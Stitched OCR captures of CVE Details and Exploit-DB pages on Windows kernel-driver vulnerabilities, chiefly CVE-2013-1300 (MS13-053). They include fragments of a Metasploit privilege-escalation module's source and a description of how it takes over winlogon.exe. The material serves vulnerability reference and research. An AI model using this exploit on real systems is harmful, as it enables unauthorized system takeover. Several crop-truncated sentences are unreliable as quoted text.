
41	CVE-2013-1287	264		Exec Code	2013-03-12	2013-11-02	7.2	None	Local	Low	Not required	Complete

The USB kernel-mode drivers in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Ser and R2 SP1, Windows 7 Gold and SP1, Windows 8, and Windows Server 2012 do not properly handle objects in memory, which al proximate attackers to execute arbitrary code by connecting a crafted USB device, aka "Windows USB Descriptor Vulnerability," a vulnerability than CVE-2013-1285 and CVE-2013-1286.

42	CVE-2013-1286	264		Exec Code	2013-03-12	2013-11-02	7.2	None	Local	Low	Not required	Complete

http://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-23546/year-2013/Microsoft-Windows-Server-2012.html

CVE Details



CVE Details

The ultimate security vulnerability datasource

Search

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) View CVE

Log In Register

Multiple exploits are available

Switch to https://
Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :

Vulnerability Details : CVE-2013-1300 (1 public exploit) (1 Metasploit modules)

win32k.sys in the kernel-mode drivers in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows Server 2012, and Windows RT does not properly handle objects in memory, which allows local users to gain privileges via a crafted application, aka "Win32k Memory Allocation Vulnerability."

Publish Date : 2013-07-09 Last Update Date : 2016-09-09


Collapse All Expand All Select Select&Copy ▼Scroll To ▼Comments ▼External Links
Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	7.2
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)

http://www.cvedetails.com/cve/CVE-2013-1300/

CVE Details


CVE security vulnerability
CVE-2013-1300 : win32k
Microsoft Windows Serv
Metasploit modules relat
www.cvedetails.com/cve/CVE-2013-1300/#references

Microsoft Security Bulletin MS13-053 Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution This security update resolves two publicly disclosed and six privately reported vulnerabilities in Microsoft Windows. The most severe vulnerability could allow remote code execution if a user views shared content that embeds TrueType font files. An attacker who successfully exploited this vulnerability could take complete control of an affected system.
Vulnerabilities addressed in this bulletin:

- Win32k Memory Allocation Vulnerability
- Win32k Dereference Vulnerability
- Win32k Vulnerability
- TrueType Font Parsing Vulnerability
- Win32k Information Disclosure Vulnerability
- Win32k Buffer Overflow Vulnerability
- Win32k Buffer Overwrite Vulnerability
- Win32k Read AV Vulnerability

*Release Date:*2013-07-09

Exploit! http://www.exploit-db.com/exploits/33213
EXPLOIT-DB 33213 Windows NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei) *Author:*metasploit *Release Date:*2014-05-06 (windows) local

− Metasploit Modules Related To CVE-2013-1300


Windows NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei)

This module leverages a kernel pool overflow in Win32k which allows local privilege escalation. The kernel shellcode nulls the ACL for the winlogon.exe process (a SYSTEM process). This allows any unprivileged process to freely migrate to winlogon.exe, achieving privilege escalation. This exploit was used in pwn2own 2013 by MWR to break out of chrome's sandbox. NOTE: when a meterpreter session started by this exploit exits, winlogin.exe is likely to crash.
Module type : *exploit* Rank : *average* Platforms : *Windows*

Reference to the Exploit Database

http://www.cvedetails.com/cve/CVE-2013-1300/

Exploit Database



Microsoft Windows - NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei)

On the Exploit Database we can view the public exploit.

EDB-ID: 33213	**Author:** Metasploit	**CVE:** CVE-2013-1300
Published: 2014-05-06	**Type:** local	**Platform:** Windows
E-DB Verified: ✓	**Exploit:** Download // View Raw	**Vulnerable App:** N/A
Tags: Metasploit Framework		


« Previous Exploit

Next Exploit »

```
##
# This module requires Metasploit: http//metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'msf/core/post/windows/reflective_dll_injection'
require 'rex'

class Metasploit3 < Msf::Exploit::Local
  Rank = GreatRanking

  include Msf::Post::File
  include Msf::Post::Windows::Priv
  include Msf::Post::Windows::Process
  include Msf::Post::Windows::FileInfo
```

https://www.exploit-db.com/exploits/33213/


Exploit Database



```
        NOTE: when you exit the meterpreter session, winlogon.exe is likely to crash.
      },
      'License'        => MSF_LICENSE,
      'Author'         =>
        [
           'Nils', #Original Exploit
           'Jon', #Original Exploit
           'Donato Capitella <donato.capitella[at]mwrinfosecurity.com>', # Metasploit Conversion
           'Ben Campbell <ben.campbell[at]mwrinfosecurity.com>' # Help and Encouragement ;)
        ],
      'Arch'           => ARCH_X86,
      'Platform'       => 'win',
      'SessionTypes'   => [ 'meterpreter' ],
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'thread',
        },
      'Targets'        =>
        [
          [ 'Windows 7 SP0/SP1', { } ]
        ],
      'Payload'        =>
        {
          'Space'       => 4096,
          'DisableNops' => true
        },
      'References'     =>
        [
          [ 'CVE', '2013-1300' ],
          [ 'MSB', 'MS13-053' ],
          [ 'URL', 'https://labs.mwrinfosecurity.com/blog/2013/09/06/mwr-labs-pwn2own-2013-write-up---kernel-exploit/' ]
        ],
      'DisclosureDate' => 'Dec 01 2013',
      'DefaultTarget'  => 0
    }))
  end

  def check
    os = sysinfo["OS"]
    unless (os =~ /windows/i)
      return Exploit::CheckCode::Unknown
    end

    file_path = expand_path("%windir%") << "\\system32\\win32k.sys"
    major, minor, build, revision, branch = file_version(file_path)
    vprint_status("win32k.sys file version: #{major}.#{minor}.#{build}.#{revision} branch: #{branch}")

    case build
    when 7600
      return Exploit::CheckCode::Vulnerable
```

https://www.exploit-db.com/exploits/33213/

CVE Details


CVE security vulnerability
CVE-2013-1300 : win32k
Microsoft Windows Serv
Metasploit modules relat
www.cvedetails.com/cve/CVE-2013-1300/#references

Microsoft Security Bulletin MS13-053 Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution This security update resolves two publicly disclosed and six privately reported vulnerabilities in Microsoft Windows. The most severe vulnerability could allow remote code execution if a user views shared content that embeds TrueType font files. An attacker who successfully exploited this vulnerability could take complete control of an affected system.
Vulnerabilities addressed in this bulletin:

- Win32k Memory Allocation Vulnerability
- Win32k Dereference Vulnerability
- Win32k Vulnerability
- TrueType Font Parsing Vulnerability
- Win32k Information Disclosure Vulnerability
- Win32k Buffer Overflow Vulnerability
- Win32k Buffer Overwrite Vulnerability
- Win32k Read AV Vulnerability

*Release Date:*2013-07-09

Exploit! http://www.exploit-db.com/exploits/33213
EXPLOIT-DB 33213 Windows NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei) *Author:*metasploit *Release Date:*2014-05-06 (windows) local

− Metasploit Modules Related To CVE-2013-1300

